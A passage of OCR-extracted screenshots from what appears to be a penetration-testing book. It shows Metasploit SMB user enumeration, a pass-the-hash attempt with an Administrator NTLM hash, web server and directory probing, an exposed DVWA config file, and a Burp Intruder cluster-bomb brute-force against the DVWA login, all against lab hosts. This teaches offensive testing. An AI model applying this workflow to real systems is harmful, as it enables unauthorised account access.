[-] Removing 192.168.195.161 from target list since it belongs to your interface!
[*] Building custom command for: 192.168.195.159
[*] Executing Metasploit module auxiliary/scanner/smb/smb_enumusers_domain on host: 192.168.195.159
[*] 192.168.195.159 : WORKGROUP\ANYBODY_PC$, ANYBODY_PC\Victim
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
root@kali:~# python ./msfrpc_smb.py -u Victim -p Password1 -l smb_hosts
[+] Adding host 192.168.195.159 to /root/smb_hosts since the service is active on 445
[*] Building custom command for: 192.168.195.159
[*] Executing Metasploit module auxiliary/scanner/smb/smb_enumusers_domain on host: 192.168.195.159
[*] 192.168.195.159 : WORKGROUP\ANYBODY_PC$, ANYBODY_PC\Victim
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```




```
RHOSTS => 192.168.195.159
SMBUser => Administrator
SMBPass => efdb5ed3696653c9aad3b435b51404ee:b7265f8cc4f00b58f413076ead262720
SMBDomain => WORKGROUP
Login Failed: The SMB server did not reply to our request
[*] 192.168.195.159 : WORKGROUP\ANYBODY_PC$, ANYBODY_PC\Victim
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Chapter 6: Assessing Web Applications with Python




```
root@kali:~# ./headrequest.py -t targetsfile
[*] Reading file headrequests.log
[*] Testing 192.168.195.1

[-] No web server at http://192.168.195.1

[-] No web server at https://192.168.195.1

[*] Testing 192.168.195.164

[-] No web server at http://192.168.195.164

[-] No web server at https://192.168.195.164

[*] Testing 192.168.195.159

[-] No web server at http://192.168.195.159

[-] No web server at https://192.168.195.159

[*] Testing 192.168.195.145

[*] Response from http://192.168.195.145

Date: Mon, 09 Mar 2015 23:49:05 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Connection: close
Content-Type: text/html

[-] No web server at https://192.168.195.145
```



192.168.195.145/dvwa/login.php




```
root@kali:~# ./dirtester.py -t http://192.168.195.145/dvwa -f locations.txt
[*] Reading file headrequests.log
[-] http://192.168.195.145/dvwa/admin is invalid
[-] http://192.168.195.145/dvwa/dashboard is invalid
[+] http://192.168.195.145/dvwa/robots.txt is valid
[+] http://192.168.195.145/dvwa/config is valid
```




192.168.195.145/dvwa/config/

Index of /dvwa/config

Name	Last modified	Size	Description
Parent Directory		-	
config.inc.php	20-May-2012 15:23	576	




192.168.195.145/dvwa/config/config.inc.php



192.168.195.145/dvwa/config/config.inc.php~

```
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to digininja for the fix.

# Database management system to use

$DBMS = 'MySQL';
#$DBMS = 'PGSQL';

# Database variables

$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';

# Only needed for PGSQL
$_DVWA[ 'db_port' ] = '5432';

?>
```



Connection Settings

Configure Proxies to Access the Internet

○ No proxy
○ Auto-detect proxy settings for this network
○ Use system proxy settings
● Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8080

□ Use this proxy server for all protocols

SSL Proxy: Port: 0
FTP Proxy: Port: 0
SOCKS Host: Port: 0

○ SOCKS v4 ● SOCKS v5 □ Remote DNS

No Proxy for:
localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:

□ Do not prompt for authentication if password is saved

Options

Connection

Configure how Firefox connects to the Internet

Cached Web Content

Your web content cache is currently using 1.8 MB of disk space

□ Override automatic cache management


Limit cache to 350 MB of space

Offline Web Content and User Data

Your application cache is currently using 0 bytes of disk space

☑ Tell me when a website asks to store data for offline use

The following websites are allowed to store data for offline use:


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Site map Scope
Target Scop
Include in scope
Add
Edit
Remove
Paste URL
Load ...
Paste URL
OK
Cancel

Define the in-sc … t the suite. All fields take regex
browse to your

Add URL to include in scope


Specify a regular expression to match each URL component, or leave blank to match any item. An IP range can be specified instead of a hostname.

Protocol: Any


Host or IP range: 192.168.195.145

Port: Enter regex or leave blank

File: Enter regex or leave blank



```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.195.145
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.195.145/dvwa/login.php
Cookie: security=high; PHPSESSID=c7b726e6251e7a73aca677f593c0c2de
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

username=a&password=a&Login=Login
```




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which paylo
details.

Attack type: Cluster bomb

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.195.145
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:36.0) Gecko/20100101 Firefo
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.195.145/dvwa/login.php
Cookie: security=high; PHPSESSID=c7b726e6251e7a73aca677f593c0c2de
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

username=§a§&password=§a§&Login=Login
```



Payload Sets

You can define one or more payload sets. The number of payload sets depe
and each payload type can be customized in different ways.

Payload set: 1

Payload count: 3


Payload type: Simple list

Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as

admin
administrator
user



Payload Sets

You can define one or more payload sets. The number of payload sets depe
and each payload type can be customized in different ways.

Payload set: 2

Payload count: 4

